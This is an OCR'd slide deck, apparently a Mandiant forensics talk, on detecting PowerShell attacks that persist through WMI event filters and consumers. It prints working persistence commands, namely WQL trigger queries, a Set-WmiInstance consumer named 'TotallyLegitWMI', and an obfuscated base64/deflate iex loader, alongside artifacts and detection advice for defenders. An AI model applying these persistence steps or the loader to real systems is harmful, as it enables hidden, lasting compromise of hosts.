
# Common Techniques

- Registry “autorun” keys
- Scheduled tasks
- User “startup” folders
- Easy to detect
  - Autorun review
  - Registry timeline analysis
  - File system timeline analysis
  - Event log review


MANDIANT
A FireEye™ Company

# Persistence via WMI

Use WMI to automatically launch PowerShell upon a common event



# Event Filters

- Query that causes the consumer to trigger

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
AND TargetInstance.SystemUpTime >= 240 AND
TargetInstance.SystemUpTime < 325
```

Run within minutes of startup

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_LocalTime' AND
TargetInstance.Hour = 12 AND TargetInstance.Minute = 00
GROUP WITHIN 60
```

Run at 12:00

# Event Consumers

- Launch “PowerShell.exe” when triggered by filter
- Where does the evil PS code load from?

```
sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String('7L0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkE
AQ7MGIzeaS7B1pRyMpqyqBymVWZV1mFkDM7Z28995777333nvvvfe6O51OJ/ff/
z9cZmQBbPbOStrJniGAqsgfP358Hz8ivlsXbb795bpdrdv0o2/nZVml363qcvbR/
xMAAP//'),[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd()
```


Stored in user or system-wide “profile.ps1”

```
Set-WmiInstance -Namespace "root\subscription" -Class
'CommandLineEventConsumer' -Arguments
@{ name='TotallyLegitWMI';CommandLineTemplate="$($Env:SystemRoot)
\System32\WindowsPowerShell\v1.0\powershell.exe -
NonInteractive";RunInteractively='false'}
```

Added to Consumer Command-Line Arguments
(length limit, code must be base64’d)

# Enumerating WMI Objects with PowerShell

- **Get-WMIObject** -Namespace root\Subscription -Class __EventFilter
- **Get-WMIObject** -Namespace root\Subscription -Class __EventConsumer
- **Get-WMIObject** -Namespace root\Subscription -Class __FilterToConsumerBinding



# PS WMI Evidence: File System

```
C:\windows\system32\wbem\repository


    LastWriteTime     Length Name
    -------------     ------ ----
6/18/2014   8:32 PM    4628480 INDEX.BTR
6/18/2014   5:11 PM      51684 MAPPING1.MAP
6/18/2014   8:31 PM      51684 MAPPING2.MAP
6/18/2014   8:32 PM      51684 MAPPING3.MAP
6/18/2014   8:32 PM   15777792 OBJECTS.DATA
```

WBEM repository files changed (common)

```
001B9021  CommandLineEventConsumer.Name="TotallyLegitWMI"
001B9072  __EventFilter.Name="TotallyLegitWMI"
001B9570  __EventFilter
001B959F  root\CimV2
001B95AB  Updater
001B95B4  SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE Ta
AND TargetInstance.Minute = 00 GROUP WITHIN 60
001B976A  CommandLineEventConsumer
001B9784  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -N
```

Strings in "objects.data"

Global or per-user "profile.ps1" changed (if used to store code)

```
sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStr
eam]
[Convert]::FromBase64String('7L0HYBxJliUmL
23Ke39K9UrX4HShCIBgEyTYkEA...
```

MANDIANT
A FireEye™ Company


# PS WMI Evidence: Registry

| Key | Value | Data |
|---|---|---|
| HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\ESS\//./root/CIMV2**Win32ClockProvider** | [N/A] | [N/A] |
| **Key Last Modified** | | |
| 06/04/14 01:30:03 UTC | | |

**Created only when setting a time-based WMI filter (many other types of triggers may be used)**

# PS WMI Evidence: Other Sources

- SysInternals AutoRuns v12
- Memory: WMI filter & consumer names
  - svchost.exe (WinMgmt service)
  - WmiPrvse.exe
- Event logs: WMI Trace





# Conclusions

# Other Sources of Evidence

- Refer to whitepaper
- Prefetch for “PowerShell.exe”
  - Local execution only
  - Scripts in Accessed File list
- Registry
  - “ExecutionPolicy” setting
- Network traffic analysis (WinRM)
  - Port 5985 (HTTP) / port 5986 (HTTPS)
  - Payload always encrypted
  - Identify anomalous netflows

```
POWERSHELL.EXE-59FC8F3D.pf
```





# Lessons Learned

- Upgrade and enable Module Logging if possible
- Baseline legitimate PowerShell usage
  - ExecutionPolicy setting
  - Script naming conventions, paths
  - Remoting enabled?
  - Which users?
  - Common source / destination systems
- Recognize artifacts of anomalous usage

# Acknowledgements


- Matt Graeber
- Joseph Bialek
- Chris Campbell
- Lee Holmes
- David Wyatt
- David Kennedy
- Josh Kelley
- All the other PowerShell authors, hackers, and researchers!

# Questions?

ryan.kazanciyan@mandiant.com
@ryankaz42

matt.hastings@mandiant.com
@HastingsVT